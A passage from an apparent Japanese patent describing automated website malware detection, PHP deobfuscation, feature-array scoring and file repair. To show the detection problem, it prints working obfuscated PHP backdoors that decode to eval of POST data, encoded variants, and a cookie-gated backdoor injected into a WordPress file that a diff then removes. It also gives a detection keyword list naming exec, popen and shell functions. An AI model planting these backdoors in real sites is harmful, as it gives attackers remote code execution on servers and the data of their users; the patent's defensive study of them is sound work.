ウイルス及びセキュリティ強化遠隔コンピュータリソースの使用を通して、自動的かつ連続的なデータセキュリティ脆弱性及び侵入の検出、ファイル修復、及び復元の方法及びシステムは、洗練されたセキュリティ侵入検出及び修復で実行することができる一方、対象とするウェブサイトコンテンツ、データ、プログラムなどをホストするコンピュータ設備の非常に軽い負荷のデータ帯域幅が存在する。潜在的な脆弱性の区域及び／又はコンテンツの高い複雑度の区域を明らかにすることができる走査技術と、コンテンツ固有のデータ及びプログラムのセキュリティ脆弱性検出及び自動修復との組合せを通して、経済的で自動的かつ連続的なデータ及びウェブサイトの完全性を提供することができる。

【００７６】

そのようなデータ及びウェブサイトのセキュリティ脆弱性検出及び修復のための例示的処理は、高い抽象化レベルにおいて、ウェブサイトコンテンツのいずれの部分を走査するかを決定する段階と、決定されたコンテンツにアクセスする段階と、アクセスしたコンテンツを遠隔データ及びウェブサイトコンテンツセキュリティ処理コンピュータ設備にダウンロードする段階と、ダウンロードしたコンテンツに対して、疑わしいか又は既知のシグナチャーに関して走査を実行し、プログラムのような実行可能コンテンツを復号し、マルウェアを検出するための強化コード実行設備でプログラムを作動させ、実行可能コードを含むファイル内などにあるダウンロード済みのウェブサイトコンテンツ部分を修復し、修復

したウェブサイトコンテンツをウェブサイトに復元し、検出、修復、及び復元活動を追跡し、その後のウェブサイトデータ及びウェブサイトコンテンツのセキュリティ脆弱性走査に対するより効率的な作動を容易にする段階とを含むことができる。

【００７７】

より包括的ではない手法は、ウェブサイトコンテンツの感染部分を既知の優良コンテンツで単に置換する（例えば、実行可能なＨｙｐｅｒｔｅｘｔ　Ｐｒｅｐｒｏｃｅｓｓｏｒ（ＰＨＰ）ファイルを認証された既知の安全なコピーで置換する）に過ぎないが、ウェブサイトコンテンツのセキュリティ脆弱性及び侵入検出及び修復の方法及びシステムは、プログラム内の関数呼び出し、又はプログラムによって使用されるデータなどとすることができる侵入部分の修復を実行する。このようにして、各ウェブサイトの個体性を維持しながら、洗練されたウェブサイトコンテンツ完全性を一貫して提供する。それにより、同じアプリケーション（例えば、ブログアプリケーション）の異なるバージョンを有する２つのウェブサイトが、ウイルス及びマルウェアなどに対する同等データ及びコンテンツの保護を受けることができ、いずれのウェブサイトもターゲットのアプリケーションの特定のバージョンに従う必要はない。

【００７８】

これに代えて、感染したウェブサイトコンテンツは、ウェブサイトコンテンツのデータベースからのかつコンテンツを配信する公知の第三者ソースからの同じバージョンの既知の優良コンテンツで置換することにより、ウェブサイトコンテンツの感染部分は、既知の優良コンテンツで置換することができる。これに代えて、ウェブサイトコンテンツの一部分のみを既知の優良ソースから置換し、感染したウェブサイトコンテンツの部分のみを修復することができる。一例では、ブログアプリケーションのようなウェブサイトアプリケーションが感染されていると決定することができる。ウェブサイト上に使用される同じバージョンの対応するブログアプリケーションを読み取ってウェブサイトホスティングサーバに保存し直し、感染したアプリケーションを置換することができる。ウェブサイト常駐のアプリケーションがユーザパーソナル化を含んでいた場合に、そのようなパーソナル化は、ウェブサイトホスティングサーバに保存される前に、読み取った対応するアプリケーション内に任意的に設定することができる。更に別の例では、関数呼び出し、サブルーチン、呼び出し可能モジュール、引数文字列のようなウェブサイトアプリケーションの侵害部分を検出して隔離することができる。ウェブサイト上に使用される同じバージョンの対応するウェブサイトアプリケーションを読み取ることができ、感染部分に対応する部分を用いて、感染部分を置換することができる。次に、修復されたファイルは、ウェブサイトホスティングサーバに書き込み直すことができる。

【００７９】

本明細書に説明する方法及びシステムは、ウェブサイトコンテンツアクセス最適化技術を含むことができ、これは、ウェブサイトファイルのタイムスタンプ５１４を各ウェブサイトファイルが最後に処理された時の記録と比較する段階を含むことができる。ウェブサイトファイルのタイムスタンプが、最後に処理されたタイムスタンプよりも新しい場合に、更に別の処理のためにこのウェブサイトファイルにアクセスしてダウンロードすることができる。これに代えて、ウェブサイトファイルには、未侵害として受容するか又はダウンロードするかのいずれかの前に更に別の分析が必要としてマーク付けすることができる。対応する最終走査成功日を持たないウェブサイトファイルは、新しいファイルと見なすことができるので、走査並びに修復を必要に応じて実行することができる。

【００８０】

ファイル修正データ、具体的には、ウェブサイトホスティングコンピュータデバイスのファイルシステムプロセッサによって維持される最後に修正されたファイルのタイムスタンプの軽量検査を実行することにより、サイト上のファイルリストに基づいてウェブサイトの初期帯域幅需要を決定することができる。ウェブサイト上の各ファイルは、サイズに関係なく、アクセス帯域幅需要及びコンピュータリソースの適度の予想可能な量に関連し、この第１のレベルのセキュリティ検査として優先度を付けることができる。これらの技術

は、ウェブサイト内の各ファイルを前のバージョンと比較する段階を含む従来技術よりも好ましく、その理由は、前のバージョンを感染させる場合があるだけでなく、ウェブサイトは非常に多くのファイルを有することがあり、各ファイルを既知の優良ファイルと比較することは、ウェブサイトホスティングサーバに可能にしがたい負荷を課し、及びファイルが変わったかを決定するためだけにコンピュータリソースに関して高需要を課すことになるからである。ファイルが変更されたと決定するだけで、セキュリティ脆弱性又は侵害の検出を解決することにはならない。典型的な配備では、ウェブサイト上の高い割合のファイルは、毎日変更され、以前のウェブサイトセキュリティソリューションの価値を更に低減する。

【００８１】

ファイルがダウンロードされたら５０２、シグナチャー照合、コンテンツ又は導出されたメタデータのファジー照合、指紋のような様々なファイル完全性技術を用いて５０４、潜在的な感染、セキュリティ脆弱性、マルウェア、ウイルス侵入などの程度を評価することができる。不適合の指紋を有することだけで、侵害されたコンテンツを断定的に検出することはできないが、しかし、そのような高速の作動検査を実行することにより、ウェブサイトコンテンツセキュリティを実行するコンピュータのパフォーマンスを更に改善することができる。これらの進歩は、全体的なウェブサイト走査、検出、修復、及び復元を迅速化するなどの追加の利点を提供することができる。

【００８２】

ＰＨＰ実行可能ファイルのような非常に複雑なウェブサイトコンテンツ内で侵入、マルウェア、及びウイルスなどを検出するためには、シグナチャー発生及びコンテンツ照合を超える技術を必要とする場合がある。複合ウェブサイトコンテンツの復号及び実行可能なウェブサイトコンテンツを実行しながらそのような実行の結果を観測するなどのような技術を必要とする場合がある５０８。これは、実行又は復号を行うことなく検出することが益々複雑である侵入が原因である場合がある。これはまた、ＰＨＰの誤った符号化の使用及び機械言語タイプの命令の使用などを通してあらゆるタイプのウェブサイトプログラムを難読化し、リバースエンジニアリングでの潜在的な試みに対して益々高い難関度を加えるという現在の慣習が原因である場合がある。

【００８３】

マルウェア検出技術は、ＬｉｎｋＣｈｅｃｋモジュールを用いた悪意のあるリンクの検査を含むことができ、ウェブサイトコンテンツ内に表示されるＵＲＬが、悪意のあるリンクリストに含まれるかを決定する段階を含むことができる。ＣｌａｍＡＶＳｃａｎモジュールによるファイル及びウェブサイトコンテンツ要素のシグナチャー検査は、走査中に生成されたシグナチャーを既知の優良なシグナチャー及び／又は以前に確定されたシグナチャーに対して検査する段階を含むことができる。ＣｌａｍＡＶＳｃａｎが、疑わしいＰＨＰコードを検出すると、これは、復号されて再評価することができる。ＦｉｌｅＣｈｅｃｋモジュールは、ファイル／フォルダ内の疑わしい名前を探すことができる。更にこのモジュールは、ファイル構造を評価して、より大きい感染インストールを削除することができる。コードスコアモジュールは、ファジー論理を用いて、ウェブサイトプログラムの様々な属性のためのスコアを生成することができる。生成されたスコアを用いて、疑わしいウェブサイトプログラム又はこれらのプログラムの活動を示すことができる。共通コードモジュールは、顧客ファイルを比較する対象の「ストック」アプリケーションのライブラリを維持する。

【００８４】

複合ウェブサイトコンテンツは、ウェブサイト開発に特に適するＨｙｐｅｒｔｅｘｔ Ｍａｒｋｕｐ言語（ＨＴＭＬ）のようなウェブサイトコンテンツ内に埋込可能な広く使用される汎用スクリプト記述言語であるＰＨＰコードのようなウェブサイトプログラムを含むことができる。このコンテンツは、単に複雑なように見えるが、同時に、徹底的に難読化されたセキュリティ侵入を含むことができる。以下は、データ及びウェブサイトコンテンツのセキュリティ侵入を検出して修正することの難しさを表す例である。悪意のあるＰＨ

Ｐの断片は、ウェブサイトコンテンツ内に注入することができる：
〈?php $sblk08="epadt6o4_sbc" ; $lgrs8 = strtolower($sblk08[10].$sblk08[2].$sblk08[9]. $sblk08[0].$sblk08[5]. $sblk08[7]. $sblk08[8].$sblk08[3].$sblk08[0]. $sblk08[11].$sblk08[6].$sblk08[3]. $sblk08[0]); $aeng7=strtoupper($sblk08[8].$sblk08[1].$sblk08[6].$sblk08[9].$sblk08[4]); if(isset (${ $aeng7 } ['nace81e'])){ eval($lgrs8(${$aeng7 }['nace81e'])) ;} ?〉 （式1）
【００８５】
このコード内の第１の変数がキーとして使用される：
$sblk08="epadt6o4_sbc" （式2）
【００８６】
次に、キーを用いて、コードの残りの意図を隠す、例えば：
$lgrs8 = strtolower($sblk08[10].$sblk08[2].$sblk08[9].$sblk08[0].
$sblk08[5].$sblk08[7].$sblk08[8].$sblk08[3].$sblk08[0].$sblk08[11].
$sblk08[6].$sblk08[3].$sblk08[0]); （式 3）
【００８７】
「ｂａｓｅ６４_ｄｅｃｏｄｅ」としての機能；及び
$aeng7 =strtoupper ($sblk08[8]. $sblk08[1].$sblk08[6]. $sblk08[9].$sblk08[4]); （式4）
【００８８】
指令「_ＰＯＳＴ」として機能
【００８９】
このコードが復号される時の最終結果は、以下のようになる：
if(isset ($_POST['nace81e'])){ eval(base64_decode($_POST['nace81e'])) ;} （式5）
【００９０】
これは、このセキュリティ侵入を配置したハッカーに、侵入したウェブサイト内であらゆるコードを実行するための機能を与える。
【００９１】
しかし、文字「ｅｐａｄｔ６ｏ４_ｓｂｃ」の考えられる順序の組合せが多く存在するので、単純な文字列照合はほぼ不可能である。セキュリティハッカーが、この文字列を役に立たない文字で埋めることにより、文字列照合を更に困難にする。文字列を復号することにより、非難読化コード（例えば、「ｅｖａｌ（ｂａｓｅ６４_ｄｅｃｏｄｅ（$_ＰＯＳＴ[．」）を用いてシグナチャーを構築することができる。シグナチャー照合を容易にするために、元のコードから既知の優良なシグナチャーを構築することができるが、これは、多くの偽陽性をもたらすことがある。基本的に、コードがリクエストから（ＰＯＳＴ作動を用いることにより）実行されていることを知らなければ、これが悪意のあるものであると確信することはできない。
【００９２】
ウェブサイト複合コンテンツ難読化の別の例は、ｂａｓｅ６４／ジップ圧縮コンテンツを含むことができる。
eval(gzinflate(base64_decode('Sy1LzNFQiQ/wDw6JVkrOT0lVitUEAA==')));（式6）
【００９３】
上記は、“ eval($_POST["code"]) ”に復号する悪意のあるコードである。一方で、
eval(gzinflate(base64_decode('S03OyFdQKslIzMsuVkjLL1IoLc7MS1fIrVQoyClNz8xTAgA=')));（式7）
【００９４】
上記は、「私の接続を使用してくれてありがとう」と印刷する悪意のないコードである。ｇｚｉｎｆｌａｔｅを用いることにより、文字列を多くの組合せに操作することができる。例えば、ｍｅｒｌｅは、簡単なコメントを追加する：
/*eval*/＼neval($_POST["code"]);（式8）

【００９５】
上記は、文字列を完全に以下に変化させる：
eval(gzinflate(base64_decode('09dKLUvM0dKPyQPRGirxAf7BIdFKyfkpqUqxmtYA')));(式9)
【００９６】
これらの例は、セキュリティ脆弱性及び侵入を自動的に検出するために、複合ウェブサイトコンテンツを処理する複雑度の表示を提供する。
【００９７】
いずれのＰＨＰコードに悪意があり、いずれが良性であるかを効率的に決定するために、本明細書に説明する方法及びシステムは、コンピュータプロセッサ上で実行された時にＰＨＰコードを成分に分離可能なアルゴリズムを含むことができ、他の形態のセキュリティ脆弱性検出を容易にすることができる。ＰＨＰコードを成分に更に分離することは、コードがどのような機能を実行することになっているかの決定を容易にすることができる。
【００９８】
ＰＨＰコードを成分に分離するなどのために、本明細書に説明する方法及びシステムは、ウェブサイトコード構文解析エンジンと、変数、指令のようなウェブサイトコードの各要素を調べるようになったコード解釈器とを含むことができる。そのようなエンジン及び解釈器は、要素の各タイプを検出してこれがセキュリティリスクを表しているかを決定し、そのようなリスクには、更に別の分析、例えば、あらゆる悪意のある結果を抑制することができるように制御可能な環境でコードを実行するなどの更に別の分析のためのフラグを立てる。解釈器は、ウェブサイトコードの一部分の実行の実際の結果を決定するための実行的環境を提供することができる。
【００９９】
本明細書に説明する方法及びシステムで獲得される他の技術は、悪意のあるＰＨＰコードに対して脆弱ではないコンピュータリソース上でＰＨＰコードを実行する又は少なくとも部分的に実行する段階を含むことができる。ＰＨＰコードの実行から生じるコンピュータリソース活動（例えば、メモリアクセスなど）をモニタすることにより、悪意のあるコードを自動的に検出することができる。同様に、ＰＨＰコードが既知のウェブサイト機能（例えば、ブログ機能）の一部分である場合に、既知の機能の実行シグナチャーは、実行されるＰＨＰが同程度のシグナチャーを生成するかを決定するための対照として使用することができる。誤ったメモリアクセス、直接ハードウエアアクセス、メモリ内での未知のコードの構成のような悪意のあるコードインジケータをトリガする少なくとも部分的に実行されるＰＨＰコードは、悪意としてマーク付けすることができる。
【０１００】
そのようなコードが悪意としてマーク付けされた状態で、悪意のあるコードを形成する部分は、悪意のあるコードを削除する及び／又は正しいコードで置換するためのアルゴリズムを実行するプロセッサの制御の下で自動的に削除することができる。これは、ファイルのようなダウンロードされたウェブサイトコンテンツ要素内で行うことができる。ファイルから悪意のあるコードが削除されて、悪意のないコードのみが残った状態で、ファイルは、ＦＴＰ及び直接アクセスなどを含む様々な技術を通してウェブサイト５１２内で復元することができる。
【０１０１】
ウェブサイトコンテンツ復号及びセキュリティ侵入検出のためのハードウエア及びシステムアーキテクチャは、その内容全体が引用によって本明細書に組み込まれている関連する特許文献１に説明されているような拡張可能ポッドベースの大量に分割されたコンピュータアーキテクチャを含むことができる。走査サーバ、スケジューリングサーバ、テスティングサーバのための直接ウェブサイトアクセス、及び分割データベースなどのようなアーキテクチャ機能は、稀有ウェブサイトコンテンツセキュリティ侵害事象を正確に予想するための技術を含む本明細書に説明する方法及びシステムの実施のためにかつ実施中に使用することができる。

悪意のあるコード及び同等の修復バージョンを以下に示している。最初に、データセキュリティ侵害を表す悪意のあるコードは以下の通りである：

【０１０２】

```
〉 *** 1,11 ****
〉 ! 〈?php $odv="_＼x43＼x4f＼x4f＼x4b＼x49＼x45";$t71=&$$odv;$zr=array
("z9i"=〉 "＼x72h＼x36＼x39＼x68＼x35＼x62＼x67","lu"=〉 @$t71["z＼x73＼x3
6＼x76"],"pqg"=〉 "cr＼x65＼x61＼x74＼x65＼x5f＼x66＼x75＼x6e＼x63＼x74＼
x69＼x6f＼x6e","z0x"=〉 "ba＼x73＼x65＼x36＼x34＼x5f＼x64＼x65＼x63＼x6f
＼x64＼x65","gj"=〉 "＼x6d＼x64＼x35","b0z"=〉 "＼x38＼x36＼x64d7＼x30b＼x6
19＼x30＼x38＼x66＼x35＼x63＼x31＼x36＼x37＼x62＼x34＼x36＼x64＼x37＼
x35＼x65＼x36＼x37＼x63＼x63＼x33＼x37＼x31＼x34");$xb="e＼x78＼x74＼x
72＼x61＼x63＼x74";$xb($zr);if($gj(@$t71[$z9i])==$b0z){$wrv=$pqg("",$z0x(
$lu));$wrv();}
〉
〉     /**
〉      * Dashboard Administration Screen
〉      *
〉      * @package WordPress
〉      * @subpackage Administration
〉      */
〉
〉     /** Load WordPress Bootstrap */
〉     require_once( dirname( __FILE__ ) . '/admin.php' );
```

【０１０３】

次に、悪意のある部分を有する同じコードが修復される。「？ｐｈｐ」の後の長い文字列が削除され、それによってセキュリティ侵害を修復する。修復されたコンテンツを含有するファイルが、ここで、ウェブサイトサーバのストレージ上の対応するファイルに取って代わり、悪質コンテンツの検出、悪質コンテンツ部分の正確な分析、悪意のある部分の修復、及び修復されたコンテンツによるウェブサイトファイルの復元という段階を含むデータセキュリティ侵害修復を完了する。

【０１０４】

```
〉 --- 1,11 ----
〉 ! 〈?php
〉
〉     /**
〉      * Dashboard Administration Screen
〉      *
〉      * @package WordPress
〉      * @subpackage Administration
〉      */
〉
〉     /** Load WordPress Bootstrap */
〉     require_once( dirname( __FILE__ ) . '/admin.php' );
```

【０１０５】

ウェブサイトファイルは、コンピュータプロセッサによって処理及び／又は解釈されて広範なユーザインタフェース、データアクセス、及びデータ操作作業を実行することができるコンテンツを含むことができる。いずれの個々の作動も、ウェブサイトコンテンツ又はウェブサイトのユーザに対して悪意のある影響を生じるか又は生じないことがあるが、そのような作動の組合せは、一般的に、悪意があるとして公知である。これに加えて、変数の配置は、これらの作動の悪用に関連付けられている。ウェブサイトファイルを分析して

様々な作動、変数、及び特徴などのプレゼンスを検出することにより、悪質コンテンツを検出することができる。これに加えて、実行されるとセキュリティ侵入又はデータ侵害を引き起こすと考えられるコンテンツを検出することができるのは、作動、変数、及び特徴のプレゼンスを悪意があるとして公知である他のファイルと比較することによってである。考えられる作動、変数、及び特徴などの少なくとも一部分に関して、アレイ内などでエントリを割り当てるシグナチャーを生成し、ファイルが悪意であるという可能性を決定するのに使用することができる。

【０１０６】

ウェブサイトファイル作動、変数、及び特徴、又はコンテンツ特徴は、一般的に、広範な要素を含むことができる。そのような要素の例は、ウェブページを生成して様々なウェブサイト作動を実行するのに用いられるＰＨＰ機能に関して使用されるような業界標準項目を含む。以下のリストは、検出可能なＰＨＰコンテンツ様の特徴の代表的なものに過ぎない。他のコンテンツ特徴も検出可能である場合がある。

a. keywords_curl_init
b. error_suppression_count
c. error_suppression_ratio
d. keywords_fopen
e. keywords_file_get_contents
f. keywords_exec
g. evaletc_request_eval
h. keywords_chmod
i. keywords_touch
j. keywords_popen
k. keywords_perishell

【０１０７】

考えられるコンテンツ特徴の少なくとも一部分のためのエントリを含む順序付きアレイを構成してコンテンツ特徴の少なくとも１つの発生のプレゼンスを検出する論理を用いて、各ウェブサイトファイルを処理することを可能にする。ファイル内のコンテンツ特徴を検出するために、ファイルに関してコンテンツ特徴アレイを構成し、各エントリ内の初期値（例えば、ゼロ又はヌル）エントリで初期化することができる。ファイルの処理中に、コンテンツ特徴の発生が検出されると、アレイ内の対応するエントリを初期値からゼロ／ヌル以外の値のような別の値に変更することができる。ファイルが処理されて考えられる全ての特性を検出すると、対応するアレイは、ファイルのコンテンツ特徴を表している。

【０１０８】

いずれのコンテンツ特徴を検出すべきかの決定は、悪質ファイル対非悪質ファイルのコンテンツ特徴の統計的分析に基づく場合がある。悪意があるとして公知であるファイルが処理されると、それがもたらすアレイは、悪質ファイルを示している。多くの悪質ファイルをこのように処理して悪質ファイル表示アレイのライブラリを準備することができる。簡単な例では、ファイルに関して上記で生成されたコンテンツ特徴アレイは、アレイのライブラリ内のアレイの各々と比較することにより、アレイが、悪質ファイルを示すライブラリ内のアレイに適合する場合に、このファイルは悪意のあると見なすことができる。

【０１０９】

本明細書の例は、一般的に、ファイルを悪質又は非悪質のいずれかであると言及するが、特徴表示アレイはまた、ファイルが悪意であるという確率を決定するのをサポートするために用いることができる。２つのファイルのシグナチャーが正確に適合し、これらのファイルのうちの一方が悪意であると決定された場合に、他方のファイルも悪意であるという確率がより高くなる。しかし、適合する特徴表示アレイは、他方のファイルが悪意であるという傾向的証拠とすることはできない。従って、悪質コンテンツの表示の確率は、独特な各特徴表示アレイに関連付けることができる。特定の特徴表示アレイの導出元の多くのファイルが悪意であると決定される時に、同じ特徴表示アレイの新規ファイルの対応する

確率が上がることがある。同様に、悪意がないと決定されたファイルから導出された特徴表示アレイに関して、そのような益々多くの数のファイルは、特定の表示アレイが非悪質ファイルであることを示していることを表している。

【０１１０】

いずれのコンテンツ特徴を検出すべきかを決定するために上述の統計的分析などを用いることにより、特定のコンテンツ特徴が悪質コンテンツに関連している可能性が高いという限りにおいて、生成されたコンテンツ特徴の一部分は、ライブラリ内のアレイの対応する部分と比較することにより、コンテンツ特徴アレイの発生元のファイルが悪意であるという十分な表示を提供することができる。一例として、上述のコンテンツ特徴ａ－ｇは、コンテンツ特徴ｈ－ｋよりも悪質コンテンツに関連する可能性が高いとすることができる。従って、全ての、実質的に全ての、又は十分な数のコンテンツ特徴ａ－ｇがファイル内で検出される場合に、このファイルには、悪意であるとタグ付けすることができる。コンテンツ特徴アレイを適用する目的が、悪意であるという確率が高いファイルを決定することである限りにおいて、特定のアレイ上の特定のエントリがこの確率を生成する際に、他よりも重く重み付けを行うことができる。例えば、以前に生成された複数のコンテンツ特徴アレイ（例えば、他のソースファイルの）の統計的分析などを通して、コンテンツ特徴ａ、ｃ、ｆ、及びｇが例えば協働して悪質ファイルに関連することが見出された状態で、これらの４つのコンテンツ特徴のプレゼンスを検出しただけで、ファイルが悪質コンテンツを含有するものと評価する速度を更に改善することができる。

【０１１１】

本明細書に説明するコンテンツ特徴アレイは、各コンテンツ特徴の少なくとも１つのインスタンスが所与のウェブサイトファイル内で検出されるかを示すことを容易にするバイナリアレイとすることができる。同様に、本明細書に説明するコンテンツ特徴アレイは、各特徴の少なくとも１つのインスタンスの検出を容易にするだけでなく、ウェブサイトファイル内の各特徴のインスタンスの数の追跡も可能にするアレイとすることができる。バイナリアレイは、特徴毎に１つのデータビットを割り当てることができるが、コンテンツ特徴アレイの発生計数の変動は、特徴毎に２又は３以上のデータビットを割り当てることができる。しかし、コンテンツ特徴毎に１よりも多いビットを割り当てるアレイは、１よりも多いインスタンスが検出される場合でも、各エントリ内のデータ値が０（例えば、未検出）及び１（例えば、少なくとも１つのインスタンスが検出される）に制限されるようにインスタンス検出モードに使用することができる。

【０１１２】

コンテンツ特徴表示アレイの発生を示す図６を参照すると、ウェブサイトファイル処理設備６０２は、検出可能な特徴のリスト６１０を参照して検出可能な各特徴が各ウェブサイトファイル内に見つかるかを決定するためにウェブサイトファイル６０４、６０８を処理することができる。処理設備６０２は、ウェブサイトファイル内の検出可能な各コンテンツ特徴の有無を記録するウェブサイトファイルコンテンツ特徴表示アレイを更新することができる。図６の実施形態では、第１のウェブサイトファイル６０４がウェブサイトファイル処理設備６０２によって処理されてコンテンツ特徴アレイ６１２を生成する。同様に、ウェブサイトファイル６０８は、ウェブサイト処理設備６０２によって処理されてコンテンツ特徴アレイ６１４を生成する。処理設備６０２は、ウェブサイトファイルコンテンツがそれを通して処理されるマルチタップフィルタとして構成することができる。フィルタの各タップは、ＰＨＰのようなコンピュータ制御言語で項目を表すことができる。ウェブサイトファイルのコンテンツ全体は、フィルタを通して処理されてコンテンツ内にいずれかの項目が存在するかを決定することができる。各タップは、コンテンツ特徴アレイ内に場所／エントリを供給するので、タップに関連付けられた特徴への符合がコンテンツ内に見つかると、対応するアレイの場所／エントリを更新させる（例えば、０のような初期値から例えば１のような更新された値に変更する）。特徴が検出される又はファイルが完全に処理されるまで、各コンテンツ特徴のための各ウェブサイトを処理するなどの他の処理技術を適用することができる。同様に、各インスタンスが異なるコンテンツ特徴を検査

するように、多くの処理設備６０２をインスタンス化することができる。ウェブサイトファイルのためのコンテンツ特徴ファイルへの投入を容易にするいずれの処理手法を使用することもできる。

【０１１３】

ファイル特定のコンテンツ特徴アレイの評価を示す図７を参照する。所与のファイルが悪意であるかを決定するために、結果として生じるコンテンツ特徴アレイは、悪質、疑わしい、又は非悪質ファイルを示すものとして分類された基準アレイのリストと比較することができる。コンテンツ特徴アレイ６１２及び６１４は、アレイ処理設備７０４によって処理され、アレイが、対応するウェブサイトファイル内に悪質コンテンツを示すかを決定することができる。アレイ処理設備７０４は、コンテンツ特徴アレイ７０２を示す悪質ファイルのライブラリを参照することができる。一例では、各コンテンツ特徴アレイは、ライブラリ内のエントリと比較することができる。適合すると決定されると、対応するウェブサイトファイルは、悪意としてマーク付けされることにより、悪質コンテンツに関連付けられる。図７の実施形態では、ウェブサイトファイル６１２の対応するコンテンツ特徴アレイは、ライブラリ７０２内で悪意であるとして分類されたコンテンツ特徴アレイのうちの１つに適合するので、ファイル６１２は、悪意としてマーク付けされる。しかし、ウェブサイトファイル６１４は、この実施形態では、そのコンテンツ特徴アレイがライブラリ７０２内のいずれにも適合しないので、悪意であるとは決定されない。上述のように、適合するか又は適合しないことにより、対応するファイルが悪意ありか又は悪意なしかを傾向的に示すことはできない。

【０１１４】

これに代えて、コンテンツアレイ処理設備は、コンテンツ特徴アレイのバイナリバージョン内のエントリを合計するなどにより、適合するコンテンツ特徴の数を計数することができる。コンテンツ特徴計数閾値を確立することができる。この閾値よりも大きいか又はそれに等しい合計を有するアレイは、悪意であるとタグ付けされるなどにより、対応するウェブサイトファイルが悪意である可能性があることを示すものと見なすことができる。コンテンツ特徴アレイが悪意であるソースファイルをいつ示すかを決定するための判断基準の選択は、悪意及び良性ファイルのコンテンツ特徴アレイの集合の統計的分析に基づく場合がある。

【０１１５】

これに代えて、適合するコンテンツ特徴の数を用いるのではなく、他のいくつのファイルが同じコンテンツ特徴を含むか及びそのようなコンテンツ特徴を含むウェブサイトコンテンツのどのくらいの割合が悪性及び良性であるかが決定される。例えば、「ｆｏｏ」及び「ｂａｒ」が適合するコンテンツ特徴であり、２つの文字列を含むウェブサイトファイルのうち、９５％が悪意であると決定される場合に、これらの２つの文字列を有するウェブサイトコンテンツは、悪性である可能性が高いと結論付けることができる。更に別のウェブサイトコンテンツが精査されるので、割合は変わり続ける可能性があり、従って、文字列セットは、潜在的に悪意ありと見なされない場合がある。

【０１１６】

本明細書に説明する統計的分析は、ランダムフォレスト、ブートストラップフォレスト、ブーステッドツリー、適合モデル、及び類似の統計的モデル化技術に基づく場合がある。

【０１１７】

対応するソースファイルが悪意又は良性のいずれであるかを正確に示すライブラリ内のアレイの信頼度及び精度は、他のソースからのそのような情報にアクセスすることによって増加させることができる。一例では、複数のコンテンツ特徴アレイ生成及び分析システムは、インターネットのようなネットワークにわたって配備することができる。発生は少ないが悪質ファイルに関連付けられた第１のシステム内のアレイは、第２のシステムでは高い発生を有する場合がある。２つのシステム内の同一アレイのデータを組み合わせることにより、特定のアレイを生成するファイルが悪意であるという第１のシステム内の信頼度が増す。同様に、２つのシステム内の低い発生は、精度又は信頼度にほとんど又は全く影

響しないことがある。
【０１１８】
新規に生成されたコンテンツ特徴アレイの基準コンテンツ特徴アレイとの比較に基づいて、新規に生成されたアレイの発生元のファイルが更に処理され、この更に別の処理の少なくとも一部分は、これらの分類の各々（悪意あり、疑わしい、又は悪意なし）に関して異なっている。
【０１１９】
各コンテンツ特徴が、非悪意的に使用することができるウェブサイトファイルの特徴を示す限りにおいて、コンテンツ特徴アレイのライブラリ内のエントリは、悪意ありの表示と悪意のないソースファイルとの間で分類を変えることができる。同様に、コンテンツ特徴アレイのライブラリ内のアレイは、未分類とすることができるが、統計的分類可能性でこれにマーク付けすることができる。一例では、アレイのライブラリ内のアレイの分類の可能性は、悪意あり又は悪意なしとして既知であるファイルのためのシグナチャーを生成し、その後、各独特なシグナチャーの発生頻度を決定することによって維持することができる。悪質ファイルのシグナチャーの高い頻度は、この同じシグナチャーが非悪質ファイルに関して現れるとしても、同じシグナチャーを生成するファイルは悪意ありの可能性があるという高い可能性を示すことができる。このようにして、悪質コンテンツを示す可能性が低いシグナチャーを生成するファイルは、そのような多くのファイルに関してディーププロセッシングを防止することができるので、洗練されたデータ保護を提供するのに必要なコンピュータ負荷が軽減される。
【０１２０】
コンテンツ特徴表示アレイのライブラリの更新を示す図８を参照すると、以前に未知であったアレイ３０８をウェブサイトファイルから生成することができる。この新しいアレイ３０８は、ライブラリ７０２内のアレイのいずれにも適合しないが、アレイは、統計的分析処理設備８０４を通して処理することができ、ライブラリ内で悪意であるとして分類されたアレイ７０２及びこれらの対応するソースファイルが悪意のないことを示すと決定されていたアレイ８０２の両方に対する類似度を決定する。この分析の結果に基づいて、類似度が悪質類似度閾値を超える場合に、新しいアレイには、悪質コンテンツの可能性があると指定することができる。同様に、新規アレイが、非悪質類似度閾値を超える非悪質表示アレイへの類似度を有することを分析の結果が示す場合に、対応するウェブサイトファイルには、悪意なしと指定することができる。これらの結果のいずれに関しても、新しいアレイは、悪質ファイルを示す７０２か又は非悪質ファイルを示すもの８０２としてライブラリに追加することができる。
【０１２１】
分類することができないか又は悪質又は非悪質ソースファイルを示すような可能性基準を超えることができないアレイの数が分類要求閾値に達すると、人間による処理を利用して、未分類アレイの少なくとも一部分を再分配することができる。そのような要求閾値は、特定のアレイの数又は未分類のアレイの総数などに基づく場合がある。
【０１２２】
本明細書に説明する方法及びシステムは、コンピュータ可読命令、プログラムコード、命令を実行し、及び／又は本明細書に開示する方法及びシステムの１又は２以上の作動を機能的に実行するように構成されたハードウエアを含むコンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバを有する機械を通して部分的に又は全体的に配備することができる。本明細書に使用するようなコンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバという語は、広義に理解しなければならない。
【０１２３】
コンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバという用語のいずれか１又は２以上は、自己への通信において、例えば、非一時的コンピュータ可読媒体上などに格納された命令にアクセス可能なあらゆるタイプのコンピュータを含み、コンピュータは、命令の実行時に本明細書に説明するシステム又は方法の作動を実行する。

ある一定の実施形態では、そのような命令自体が、コンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバを含む。これに加えて又はこれに代えて、コンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバは、別々のハードウエアデバイス、ハードウエアデバイスにわたって分散された１又は２以上のコンピュータリソースとすることができ、及び／又は論理回路、埋め込み回路、センサ、アクチュエータ、入出力デバイス、ネットワーク及び／又は通信リソース、あらゆるタイプのメモリリソース、あらゆるタイプの処理リソース、及び／又は本明細書のシステム及び方法の１又は２以上の作動を機能的に実行するために決定された条件に応答するように構成されたハードウエアデバイスとすることができる。

【０１２４】

